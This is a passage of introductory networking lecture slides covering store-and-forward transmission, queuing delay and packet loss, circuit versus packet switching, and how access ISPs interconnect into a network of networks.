 - entire packet must arrive at router before it can be transmitted on next link (i.e., *store-and-forward*)



As a result, packet switching may result in queuing delay and packet loss:

- If arrival rate (in bits) to link exceeds transmission rate of link for a period:
 - packets will queue, wait to be transmitted on link
 - packets can be dropped (lost) if memory (buffer) fills up

Circuit Switching vs Packet Switching

- Packet switching (“best-effort”)
 - Good for bursty traffic
 - Resource sharing → more users
 - Simple implementation without call setup
 - No guaranteed bandwidth
 - it may result in congestion (packet delay and loss)
- Circuit switching
 - Good for constant data rates
 - Guaranteed bandwidth
 - Circuit establishment and maintenance is expensive

Which one is used in
today's Internet?

Design Observation


- When possible, choose the *simplest* design.
- Example:
 - “Packet switching” is connection-less
 - No connection state at routers

Internet Structure: Network of networks!

- End systems connect to Internet via **access ISPs** (Internet Service Providers)
 - Residential, company and university ISPs
- Access ISPs in turn must be interconnected.
 - So that any two hosts can send packets to each other
- Resulting network of networks is **very complex**
 - Evolution was driven by **economics** and **national policies**


Internet Structure: Network of networks

- given *millions* of access ISPs, how to connect them together?




Internet Structure: Network of networks

Option: connect each access ISP to every other access ISP?




Internet Structure: Network of networks

- Option: connect each access ISP to a global transit ISP?
 - Customer and provider ISPs have economic agreement.




Internet Structure: Network of networks

- But if one global ISP is viable business, there will be competitors




Internet Structure: Network of networks

- But if one global ISP is viable business, there will be competitors which must be **interconnected**



